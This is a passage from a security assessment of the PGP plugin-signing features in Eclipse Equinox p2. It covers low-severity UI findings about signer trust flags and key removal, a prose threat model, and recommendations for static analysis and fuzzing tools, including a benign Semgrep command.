During plugin installation a warning (popup) is shown when the plugin is unsigned or signed with an unknown PGP key or x509 certificate. In the popup the flag “Remember selected signers” is flagged by default. This allows Eclipse to install any other plugins signed with the same key without asking to the user for verification of the identity of the signer.


Impact:

The flag “Remember selected signers” disables manual signer confirmation for plugins signed with a known key. Consequently, any other plugin signed with the same key will be installed without user manual intervention, potentially allowing the execution of malicious code on the system.

This flag is enabled by default, but the security impact of this choice as described above is not completely documented to the user.

Reproduction:

The following screenshot shows the warning displayed when a user installs a plugin signed with an unknown PGP key. Notice the “Remember selected signers” option is selected by default:



Recommended Remediation:

The assessment team suggests disabling this flag by default or showing a message to the user informing them of the security implications of this choice.

References:

[OWASP Top 10' 2021 - Security Misconfiguration](#)

L4: Missing Check on Trusted Key and Certificate Removal

Description:


When a user removed a trusted PGP Key or x509 certificate Eclipse did not ask to remove plugins signed with the same key. Additionally, the user was not informed that plugins previously installed with the key would remain on the system.

Impact:

A user may remove a trusted PGP key or x509 certificate for security reasons. A plugin signed with the key or certificate may be malicious and able to execute arbitrary code on the system.

Reproduction:

Trusted PGP key and x509 certificates can be removed from the **Trust** pane of the **Install/Update** section in Eclipse's preferences:



Recommended Remediation:

The assessment team recommends asking the user if they want to delete any plugins signed with the removed PGP key or x509 certificate. If this is not possible the user should be informed that such plugins may be present at the point of key/certificate removal.

References:

[OWASP Top 10 - Insecure Design](#)

L5: Plugin Installation Option Allows for Easy Security Misconfiguration

Description:


During plugin installation a warning (popup) is shown when a plugin is unsigned or signed with an unknown PGP key or x509 certificate. The warning contains the flag “Always trust all content” which, if selected, will install any other plugins without asking the user for confirmation or verification of the identity of the signer.

Impact:

Disabling the plugin signature verification process means that any other plugin, including unsigned or signed with unknown key or certificated ones, will be installed without manual confirmation. This would potentially allow the execution of malicious code on the system.

Reproduction:

The following screenshot shows the default popup displayed when a user installs a plugin signed by an unknown PGP key (the dangerous plugin installation flag is highlighted):



Recommended Remediation:

The assessment team recommends removing this option from the application to reduce the chance that an inexperienced user selects it by mistake, exposing themselves to malware. If any use cases are documented by the p2 product team where this flag may be required, perhaps those edge cases can be handled by taking by another configuration that would be harder to “shoot oneself in the foot” such as a simple check box. Perhaps, launching with special environmental variables, command line option, etc. might be used instead removing the flag from the GUI where it is more likely to be used to lower security.

References:

[OWASP Top 10' 2021 - Insecure Design](#)

APPENDICES

A1: Threat Model

This section details potential adversaries, attacks, and mitigations that are applicable to the Target of Evaluation (TOE).

Application Decomposition

The TOE is the **p2** project (<https://wiki.eclipse.org/Equinox/p2>), a sub-project of **Equinox** that focuses on provisioning technology for OSGi-based applications. **Equinox p2** provides an extensible provisioning platform that replaces the legacy Update Manager as a mechanism for managing **Eclipse** install, searching for updates, and installing new functionality.

There are four basic concepts related to application provisioning via **Equinox p2**:

- **Agent** – The program that will perform the install. In general, the provisioning agent could appear in various forms – a standalone application, a silent install demon, a perspective in the IDE.
- **Metadata** – The information about what can be installed. The metadata is used by the agent to analyze dependencies and perform the installation steps. Metadata lives in one or more repositories.
- **Artifacts** – The actual bits that will be installed. There are various kinds of artifacts that are processed differently during the install. Associated metadata determines how a given artifact is processed. Artifacts live in one or more repositories. The metadata and artifacts generally come from different repositories and may be widely distributed.
- **Profile** – In the simplest form, a profile is the location where the bits will be installed.

The **p2** infrastructure analyzes the integrity and trustworthiness of artifacts during provisioning and installation, to guarantee artifact integrity, and to help users decide whether to trust a particular artifact source. Historically, trustworthiness was based purely on signature files placed inside each artifact jar by Java's **jarsigner** utility, i.e., it was based purely on intrinsic signatures. This had the unfortunate implication that when consuming and redistributing an external, intrinsically unsigned, artifact one must alter the jar to insert the signature details. To avoid this problem, as of **Eclipse 4.21**, **p2** provides support for extrinsic signatures stored as a property of an artifact's metadata, relying on industry-standard **PGP** (as is used by Maven for signing artifacts).

During threat modeling, the team focused on feasible threats specifically applicable to PGP-based signature verification, as illustrated in the table of common use cases below. Other **p2** functionalities (e.g., dependency resolution) were considered out of scope. Accidental/environmental threats or threats that require physical access to the TOE were not considered.

Common use case	External entities	Attacker interaction
Verifying an application signature	BouncyCastle Java library	Cryptography-based attacks, exploitation of implementation anti-patterns or logic flaws, supply-chain attacks

Attacker Behavioral Summary

The following attacker's behaviors were considered:

- **An attacker might want to abuse any flaws in the code that implements signature verification to trick users into installing malicious artifacts.**

- An attacker might want to inject malicious code into builds of the project, or its dependencies hosted on GitHub/GitLab or similar public repositories of open-source code, in order to backdoor the TOE. This could be achieved by compromising the maintainer's computer or GitHub/GitLab account, phishing for credentials, physically threatening the maintainer, or similar methods. An attacker could also make seemingly innocuous commits to the repository that introduce subtle vulnerabilities, perhaps by compromising the GitHub/GitLab accounts of previous contributors to the project, lending credibility.
- An attacker might want to compromise the Eclipse website and change the build links to point to malicious packages. This could be achieved using a variety of methods, including compromising the domain registrar or DNS provider, or opportunistically taking advantage of an accidental domain expiration.
- An attacker might want to “squat” names that are similar to eclipse-equinox or p2 on GitHub/GitLab or similar public repositories, in order to trick users who, misspell the project or refer to the wrong repository into downloading malicious packages.

The goal would be to execute arbitrary code on the computers of Eclipse users and potentially cause reputational damage to the **Eclipse Foundation**. To achieve this objective, an attacker could exploit either a logical flaw or an implementation of processing steps containing cryptographic vulnerabilities (anti-pattern). Supply-chain attacks aimed to backdoor legitimate Eclipse applications are also possible, but they were not the focus of the present engagement.

Application Threats

In its current state, as of November 2022, the application signature verification functionality implemented in **Equinox p2** has a limited attack surface. The team aimed to identify as many applicable and actionable threats as possible. An actionable threat is a threat that illuminates work that needs to be done to improve the security posture of the TOE. The following threats were identified:

1. Vulnerabilities in cryptographic functions implemented by the BouncyCastle library on which the TOE relies (out of scope of the present engagement).
2. Improper use of the cryptographic APIs provided by the BouncyCastle library (implementation anti-pattern).
3. Logic flaws in the code of the TOE that allow an attacker to bypass signature verification.
4. Supply-chain attacks against the TOE or its dependencies (not the main focus of the present engagement, see Attacker Behavioral Summary above).

Barring the presence critical vulnerabilities or supply-chain attacks in the BouncyCastle library and other dependencies, only implementation anti-patterns and logic flaws are considered actionable threats which may allow an attacker to bypass application signature verification to trick users into installing malicious artifacts.

Some attack scenario examples that leverage potential logic flaws include:

- An attacker could modify an artifact's metadata that is not protected by PGP signatures in order to trigger malicious actions and execute arbitrary commands (see <https://gitlab.eclipse.org/eclipsefdn/emo-team/emo/-/issues/124>), without the need to alter signatures or PGP keys (thus keeping a valid key user ID).

- An attacker could replace the legitimate PGP signature and its corresponding public key stored as a property of an artifact's metadata with their own key and forged signature to trick users into installing malicious artifacts, perhaps also leveraging a man-in-the-middle attack to inject them into a download session (see https://bugs.eclipse.org/bugs/show_bug.cgi?id=575688).
- An attacker could abuse logic flaws in the mechanisms used to manage expired or revoked PGP keys, to trick users into trusting compromised or otherwise invalid keys.
- An attacker could abuse logic flaws in the mechanisms used to manage multiple PGP signatures and keys stored as a property of an artifact's metadata, to trick users into trusting invalid keys.
- An attacker could abuse any backward compatibility and fallback mechanisms to intrinsic jarsigner signatures to bypass PGP signature verification.
- An attacker could reactivate and abuse the legacy Update Manager that is still present in Eclipse to bypass PGP signature verification.
- An attacker could abuse unclear or misleading UI messages to trick users to trust malicious PGP keys and install arbitrary Eclipse applications.
- An attacker could craft a malicious Eclipse application that defines some PGP public key as trusted using the `org.eclipse.equinox.p2.engine.pgp` extension point.

Application Mitigations

The following mitigation strategies for the identified threats are recommended:

- Ensure the BouncyCastle library and other dependencies are kept up to date, to prevent potential vulnerabilities in external functionality on which the TOE relies.
- Implement semi-automated static analysis in the CI/CD pipeline to detect and timely fix any implementation anti-patterns.
- Avoid using HTTP for application downloads and consider protecting metadata to prevent key replacement and other similar attacks based on metadata tampering.
- Ensure backward compatibility and fallback mechanisms (e.g., to intrinsic jarsigner or legacy Update Manager) cannot be abused, by performing periodic, specialized manual security assessments.
- Often, the main security weakness is not the technology, but the user. For this reason, it is important to provide secure methods and helpful UI messages to users, to clarify the implications of their actions and support them in decisions that have a security impact, such as manually trusting a PGP public key.
- Allow users to review and manage trusted keys. Show a UI warning message upon key removal to clarify that corresponding software will not be removed.
- Protect code repositories, websites, domain registrars, and DNS servers against attacks aimed to compromise the supply chain of the TOE.

A2: SAST Suggestions

The **Equinox p2** project did not implement SAST tooling in its CI/CD pipeline at the current point in time of the SDLC review. The p2 team reported that such tools were tried previously, but the number of issues reported was so large as to prevent the **Equinox p2** team from processing them. Consequently, SAST tools were removed from the pipeline.

The assessment team proposes an approach that may better fit into the **Equinox p2** SDLC needs, allowing the use of SAST tools without significant time investment. Most SAST tools ship with rules to check code quality in

addition to **security concerns**. A security-focused product should be used, and scans configured to skip rules not directly related to security concerns.

There are several products in this category that could be integrated into the CI/CD pipeline. Open-source tools available include:

- **SonarQube** (<https://www.sonarqube.org/>), the Community Edition is free and open-source
- **CodeQL** (<https://codeql.github.com/>), open-source and free for open-source projects
- **Semgrep** (<https://semgrep.dev/>), offers an open-source command line interface and an App that is free for small teams (less than 20 people)

The assessment team tried to optimize the ruleset for these tools to minimize the number of reported results, limiting findings to security-related items and discarding the rest (code quality, performance, etc.).

This analysis was executed on each of the three recommended products, but only Semgrep was tested in practice. SonarQube and CodeQL scans require code compilation. The assessment team experienced issues compiling the supplied code preventing SonarQube/CodeQL from been tested with a proof-of-concept during the engagement window. Semgrep, requires only the projects source code and so could be evaluated during the assessment.

Many of these tools receive rules from the community, consequently adopting more than one tool can provide additional benefits in term of security.

SonarQube

SonarQube is a self-managed automatic code review tool offered by the SonarSource company. Its Community Edition is free, open-source, and can be integrated with a CI/CD pipeline.

At the time of writing, SonarQube had **649 Java rules** divided into the following categories:

- **Vulnerability (54 rules):** <https://rules.sonarsource.com/java/type/Vulnerability>
- **Bug (154 rules):** <https://rules.sonarsource.com/java/type/Bug>
- **Security Hotspot (38 rules):** <https://rules.sonarsource.com/java/type/Security%20Hotspot>
- **Code Smell (403 rules):** <https://rules.sonarsource.com/java/type/Code%20Smell>

Most rules are not strictly related to security. By limiting rules to those belonging to the “Vulnerability” and “Security Hotspot” categories, 92 rules will be considered instead of 649 (the inclusion of the “Security Hotspot” rules can be evaluated after a test run depending on the number of findings belonging to this category). A manual review of the output from several test runs can be used to check if there are specific rules that produce false positives to evaluate their removal.

“Quality Profiles”: <https://docs.sonarqube.org/latest/instance-administration/quality-profiles/> can be used to configure the engine to run a chosen subset of the available rules.

SonarSource also offers an IDE plugin, named “SonarLint”: <https://www.sonarsource.com/products/sonarlint/>, that can highlight issues directly in the source code and can be integrated into Eclipse.

CodeQL

CodeQL is a semantic code analysis engine offered by GitHub. The tool is open-source and free for open-source projects. It can be integrated into a CI/CD pipeline.

At the time of writing, CodeQL had around **422 Java rule files** divided into the following categories:

- **Advisory (26 rule files)**
- **Architecture (7 rule files)**
- **Compatibility (2 rule files)**
- **DeadCode (6 rule files)**
- **Diagnostics (3 rule files)**
- **Frameworks (27 rule files)**
- **Language Abuse (16 rule files)**
- **Likely Bugs (111 rule files)**
- **Metrics (43 rule files)**
- **Performance (7 rule files)**
- **Security (112 rule files)**
- **Telemetry (6 rule files)**
- **Violation of Best Practise (56 rule files)**

Most categories are not strictly related to security. Some categories contain few rules that can detect security-related issues, but most check other aspects, like code quality and performance. By limiting the selected rules to those belonging to the “Security” category, 112 rules will be run instead of 422. A manual review of the output from several test runs could be used to check for rules that produce many false positives and evaluate their removal.

Configuration profiles can be used to perform scans using a subset of rules. More details on using CodeQL can be found in the documentation at the following URLs:

- <https://docs.github.com/en/code-security/code-scanning/automatically-scanning-your-code-for-vulnerabilities-and-errors/configuring-code-scanning#using-a-custom-configuration-file>
- <https://docs.github.com/en/code-security/code-scanning/automatically-scanning-your-code-for-vulnerabilities-and-errors/configuring-code-scanning#excluding-specific-queries-from-analysis>

Semgrep

Semgrep is an open-source, static analysis tool. It can be used via a command line interface that is free and open-source or an application that is free for small teams (less than 20 people). Semgrep can be integrated into a CI/CD pipeline.

Semgrep provides an online registry in which many collections of rules are stored and categorized in different ways (most popular, by language, by type of issue, etc.). The registry can be found at the following URL:

- <https://semgrep.dev/explore>

Some collections which should be a good fit for the **Equinox p2** project are:

- <https://semgrep.dev/p/default>
- <https://semgrep.dev/p/r2c-security-audit>
- <https://semgrep.dev/p/java>
- <https://semgrep.dev/p/owasp-top-ten>
- <https://semgrep.dev/p/cwe-top-25>

These rulesets are collections created by the Semgrep team or community. Rules can be present in more than one collection, potentially causing duplicate results while other rules may not be included at all.

A more exhaustive approach would be to download all rules from the “Semgrep Rules repository” on GitHub: <https://github.com/returntocorp/semgrep-rules> and run relevant rules grouped by folder.

The assessment team conducted several tests in order to optimize the number of results. Tests were conducted using the command line interface but it is possible to choose the same rules using the **Semgrep App** (that can be integrated in the CD/CI pipeline). The team began by downloading all rules from the Semgrep Rules repository. As the **Equinox p2** project is Java based the following folders of rules were chosen:

- **/java/**
- **/contrib/owasp/java/**
- **/generic/**
- **/problem-based-packs/insecure-transport/**

These rules returned the following results:

Rule folder	# of results	Scan time
/java/	156	~28 sec
/contrib/owasp/java	238	~7 sec
/generic/	0	~42 sec
/problem-based-packs/insecure-transport/	0	~12 sec

Total number of results: 394

Approximate total time: 1 minute and 29 seconds

Most results from rules within the java folder, related to code quality. This was due to rules defined in the folder **java/lang/correctness**. These rules can be excluded by deleting the folder and repeating the scan.

From analyzing the results obtained using rules in the folder **/contrib/owasp/java**. The assessment team observed that most results were reported by a specific rule looking for imports that can led to Server-Side Request Forgery vulnerabilities in some circumstances. This rule checks only the imported classes and not their actual use. Consequently, this resulted in several false positives. The rule can be excluded as follows:

```
semgrep scan --config ~semgrep-rules/contrib/owasp/java/ --exclude-rule "semgrep-rules.contrib.owasp.java.ssrp.owasp.java.ssrp.possible.import.statements"
```

Following these optimizations, the assessment team repeated the scan and obtained the following results:

Rule folder	# of results	Scan time
/java/	12	~25 sec
/contrib/owasp/java	20	~6 sec
/generic/	0	~42 sec
/problem-based-packs/insecure-transport/	0	~12 sec

Total number of results: 32

Approximate total time: 1 minute and 25 seconds

The total number of reported issues was reduced from 394 to 32 issues. Some rules which are not strictly security-related, may highlight the presence of security risks, but overall the integration of a SAST tooling starting with a limited set of chosen rules can improve the security posture of the project without adding too

much overhead. Additional rules can and should be added later once the initial findings have been triaged and resolved appropriately.

Details on the procedure for using Semgrep and to run the tool using a chosen subset of the available rules are available in the official “documentation”: <https://semgrep.dev/docs/semgrep-app/getting-started-with-semgrep-app/>

Note: The output of the SAST tools was not analyzed, because scans were executed on the whole **Equinox p2** project while the scope of the current assessment was limited to the PGP components.

A3: Fuzzing Suggestions

The **Equinox p2** project did not implement any SAST or fuzzing tool in their CI/CD pipeline at the time of assessment. The client, in an interview, reported that SAST tools were tried previously, but the number of reported issues was so large as to prevent the **Equinox p2** team from to process them in a suitable timeframe. Consequently, SAST tools were removed from the pipeline.

The assessment team proposes a SAST approach in the “SAST Suggestions” report that should fit the needs of the client, allowing the use of such tools without diverting too much effort.

It is the opinion of the assessment team that at the moment integrating a fuzzing tool in the CI/CD pipeline would not be a good fit for the client. Such tools usually provide “raw” output that requires deep analysis to verify the presence of bugs and understand their root causes and potential impacts.

Considering the scope of the current assessment (PGP component of the **Equinox p2** project), the majority of the output from any fuzzing tools would likely be related to the Bouncy Castle dependency; which the **Equinox p2** PGP component makes extensive use of.

For these reasons, the assessment team recommends the client first adopt tooling described in the “SAST Suggestions” section of this report. The assessment team believes there is much greater “return on time invested” to be had with the SAST tooling in this particular case. After such tools are regularly integrated into a mature triage and remediation process, then the adoption of fuzzing tools can be re-evaluated as a second step in SDLC maturity.